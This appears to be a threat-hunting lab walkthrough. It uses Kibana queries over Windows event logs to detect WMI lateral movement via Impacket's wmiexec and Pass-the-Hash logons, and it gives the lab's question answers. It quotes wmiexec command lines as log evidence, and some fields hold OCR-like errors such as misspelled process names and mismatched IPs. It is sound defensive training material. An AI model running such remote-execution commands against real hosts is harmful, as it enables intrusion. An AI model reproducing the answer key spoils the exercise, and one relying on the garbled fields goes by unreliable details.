
Windows Management Instrumentation (WMI) is widely used for system administration, monitoring, configuration management, and automation tasks in Windows environments. However, threat actors also use this functionality to execute commands remotely and establish access to remote targets. We will use the `winlogbeat-*` index to hunt for potential lateral movement via WMI from all hosts on July 9, 2023. From a threat hunting perspective, detecting WMI-based lateral movement requires understanding both legitimate administrative usage and attacker exploitation patterns. One standard indicator of WMI usage is the execution of the `WmiPrvSE.exe` process. This process spawns child processes when WMI is used to execute commands remotely. Using the Discover tab, hunt for unusual behaviour related to WMI:

```
winlog.event_id: 1 AND process.parent.name: WmiPrvSE.exe
```

Add the following fields as columns:

- `host.name`
- `user.name`
- `process.parent.command_line`
- `process.command_line`

Sort the timestamp in ascending order to view the sequence from earliest execution.



`WmiPrvSE.exe` has spawned multiple `cmd.exe` processes on WKSTN-1 using the account `clifford.miller`. The commands executed through `cmd.exe` show an unusual pattern, writing output to `ADMIN$` or `C:\Windows\` directory. The pattern `cmd.exe /Q /c * \ 1> \\127.0.0.1\ADMIN$\* 2>&1` is attributed to Impacket's `wmiexec.py`, a known lateral movement tool, confirming the suspicion of the `WmiPrvSE.exe` events. Analyse the closest authentication event of `clifford.miller` to WKSTN-1 by using the View surrounding documents feature to hunt for login events near the first `WMIExec` execution.

Time	host.name	user.name	process.parent.command_line	process.command_line
Jul 9, 2023 @ 17:34:14.953	WKSTN-1.threathunting.thm	clifford.miller	C:\Windows\system32\wbem\wmioprse.exe -secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$_1688924847.711874 2>&1

Expanded document

Table JSON

View surrounding documents View single document

On the surrounding documents page, apply the following filters to find successful authentication events of `clifford.miller`:

- host.name: WKSTN-1.threathunting.thm
- user.name: clifford.miller
- winlog.event_id: 4624 (successful logon)

Discover Surrounding documents


host.name: WKSTN-1.threathunting.thm x user.name: clifford.miller x winlog.event_id: 4624 x + Add filter

Documents surrounding #HF0304KB5aC969H974KT

Load 5 newer documents

Time	host.name	user.name	process.parent.command_line	process.command_line
> Jul 9, 2023 @ 17:37:07.495	WKSTN-1.threathunting.thm	clifford.miller	-	-
> Jul 9, 2023 @ 17:37:07.145	WKSTN-1.threathunting.thm	clifford.miller	-	-
> Jul 9, 2023 @ 17:37:06.271	WKSTN-1.threathunting.thm	clifford.miller	-	-
> Jul 9, 2023 @ 17:37:05.398	WKSTN-1.threathunting.thm	clifford.miller	-	-
> Jul 9, 2023 @ 17:36:13.719	WKSTN-1.threathunting.thm	clifford.miller	-	-
> Jul 9, 2023 @ 17:34:14.953	WKSTN-1.threathunting.thm	clifford.miller	C:\Windows\system32\wbem\wmioprse.exe -secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$_1688924847.711874 2>&1
> Jul 9, 2023 @ 17:34:14.488	WKSTN-1.threathunting.thm	clifford.miller	-	-
> Jul 9, 2023 @ 17:34:14.860	WKSTN-1.threathunting.thm	clifford.miller	-	-
> Jul 9, 2023 @ 17:34:13.710	WKSTN-1.threathunting.thm	clifford.miller	-	-
> Jul 9, 2023 @ 17:34:12.808	WKSTN-1.threathunting.thm	clifford.miller	-	-
> Jul 9, 2023 @ 17:34:11.948	WKSTN-1.threathunting.thm	clifford.miller	-	-

Inspect the event log before the `WmiPrvSE.exe` execution by clicking the dropdown button.



The authentication of `clifford.miller` is a **Network Logon** (Logon Type 3) originating from `10.10.184.105`. This identifies the potential source of the attack, which is likely also compromised since the attacker executes remote commands from this source IP.

2. Authentication via Pass-the-Hash:

Threat actors utilise account hashes when plaintext passwords aren't available from dumped credentials. This technique is called Pass-the-Hash (PtH), allowing authentication without knowing the user's password by exploiting how NTLM stores and uses password hashes. We will use the `winlogbeat-*` index to hunt for indicators of Pass-the-Hash events from all hosts on July 9, 2023. From a threat hunting perspective, detecting Pass-the-Hash requires understanding NTLM authentication indicators and network logon anomalies.

Pass-the-Hash has specific indicators in network authentication:

- Event ID: 4624 (successful logon)
- Logon Type: 3 (Network)
- LogonProcessName: NtLmSsp
- KeyLength: 0 (no session key generated)


Using the Discover tab, hunt for potential Pass-the-Hash usage by translating these indicators into a KQL query:

```
winlog.event_id: 4624 AND winlog.event_data.LogonType: 3 AND  
winlog.event_data.LogonProcessName: *NtLmSsp* AND winlog.event_data.KeyLength: 0
```

Add the following fields as columns:

- host.name
- user.name
- process.name

Sort the timestamp in ascending order to view the sequence from earliest execution.



Two users (excluding ANONYMOUS LOGON, a known false positive) have potentially authenticated to WKSTN-1 via Pass-the-Hash. The authentication of `clifford.miller` originated from the presumed compromised workstation `10.10.184.105`.

Jul 9, 2023 @ 00:00:00.000 - Jul 10, 2023 @ 23:50:00.000

related.user	clifford.miller
source.domain	-
source.ip	10.10.184.185
source.port	52,774
user.domain	THREATHUNTING
user.id	S-1-5-21-1966530601-3185510712-10604624-1119
user.name	clifford.miller
winlog.activity_id	{ecc644a7-b269-0001-4345-c6ec69b2d901}
winlog.api	wineventlog
winlog.channel	Security
winlog.computer_name	WKSTN-1.threathunting.thm
winlog.event_data.AuthenticationPackageName	NTLM
winlog.event_data.ElevatedToken	%%1842
winlog.event_data.ImpersonationLevel	%%1833
winlog.event_data.KeyLength	8

Focus on clifford.miller's first log entry using the View surrounding documents feature.

Time	host.name	related.user	process.name
Jul 9, 2023 @ 17:34:11	WKSTN-1.threathunting.thm	clifford.miller	-

Expanded document

Table JSON

View surrounding documents View single document

On the surrounding documents page, apply the following filters to find all subsequent process creation events made by `clifford.miller`:

- host.name: WKSTN-1.threathunting.thm
- user.name: clifford.miller
- winlog.event_id: 1 (process creation)

Discover Surrounding documents

winlog.event_id:1 × related.user:clifford.miller × host.name:WKSTN-1.threathunting.thm × + Add filter

Documents surrounding #uvO304kB5aC969H94Yjl

Load 5 newer documents

Time	host.name	user.name	process.name
> Jul 9, 2023 @ 17:36:18.358	WKSTN-1.threathunting.thm	clifford.miller	cmd.exe
> Jul 9, 2023 @ 17:34:20.785	WKSTN-1.threathunting.thm	clifford.miller	whoami.exe
> Jul 9, 2023 @ 17:34:20.753	WKSTN-1.threathunting.thm	clifford.miller	cmd.exe
> Jul 9, 2023 @ 17:34:16.701	WKSTN-1.threathunting.thm	clifford.miller	cmd.exe
> Jul 9, 2023 @ 17:34:14.953	WKSTN-1.threathunting.thm	clifford.miller	cmd.exe
> Jul 9, 2023 @ 17:34:11.948	WKSTN-1.threathunting.thm	clifford.miller	-
> Jul 9, 2023 @ 17:30:43.507	WKSTN-1.threathunting.thm	clifford.miller	taskhostw.exe
> Jul 9, 2023 @ 17:26:32.036	WKSTN-1.threathunting.thm	clifford.miller	dllhost.exe
> Jul 9, 2023 @ 17:21:40.246	WKSTN-1.threathunting.thm	clifford.miller	OsfInstaller.exe

Multiple `cmd.exe` executions are visible. Expand a subsequent log to investigate further.


f process.args	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$...1688924047.711874, 2>&1
f process.command_line	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$...1688924047.711874 2>&1
f process.entity_id	(6682e687-ef96-64aa-a882-00000000f00)
f process.executable	C:\Windows\System32\cmd.exe
f process.hash.md5	9d59442313565c2e866b88bf32b2277
f process.hash.sha256	d0ceb18272966ab62b8edff100e9b4a6a3cb5dc0f2a32b2b18721fea2d9c09a5
f process.name	cmd.exe
f process.parent.args	C:\Windows\system32\wbem\wmiprivse.exe, -secured, -Embedding
f process.parent.command_line	C:\Windows\system32\wbem\wmiprivse.exe -secured -Embedding
f process.parent.entity_id	(6682e687-ef96-64aa-a782-00000000f00)
f process.parent.executable	C:\Windows\System32\wbem\WmiPrivSE.exe
f process.parent.name	WmiPrivSE.exe
# process.parent.pid	5,072

The next `cmd.exe` execution relates to the WMIExec execution from the previous investigation. This confirms the suspicion of Pass-the-Hash activity by `clifford.miller` since wmiexec.py can use hashes to authenticate and execute commands remotely. The combination of two unusual sequential events significantly increases the likelihood of suspicious activity.

Answer the questions below

What is the name of the account that also used `WMIExec` on WKSTN-1 aside from `clifford.miller`?


jade.burke



Excluding the false positive account, how many events were generated by potential Pass-the-Hash authentications?

10

except anonymous login



Excluding the executions of the `cd` command, what is the full command-line value of the subsequent process spawned after the first successful Pth authentication of `clifford.miller`?

`cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\\_1688924047.711874 2>&1`

run the query below:

```
winlog.event_id: 4624 AND winlog.event_data.LogonType: 3 AND  
winlog.event_data.LogonProcessName: *NtLmSsp* AND winlog.event_data.KeyLength: 0
```

add the filter"

- host.name: WKSTN-1.threathunting.thm
- user.name: clifford.miller
- winlog.event_id: 1 (process creation)

Task 7 - Conclusion

- Understand the attacker's mindset in moving inside the compromised internal network
- Correlate succeeding actions executed by an attacker after establishing persistent and continuous internal access
- Differentiate suspicious host and network events from benign ones
- Get acquainted with the MITRE Tactics involved once an attacker attempts to jump from one machine to another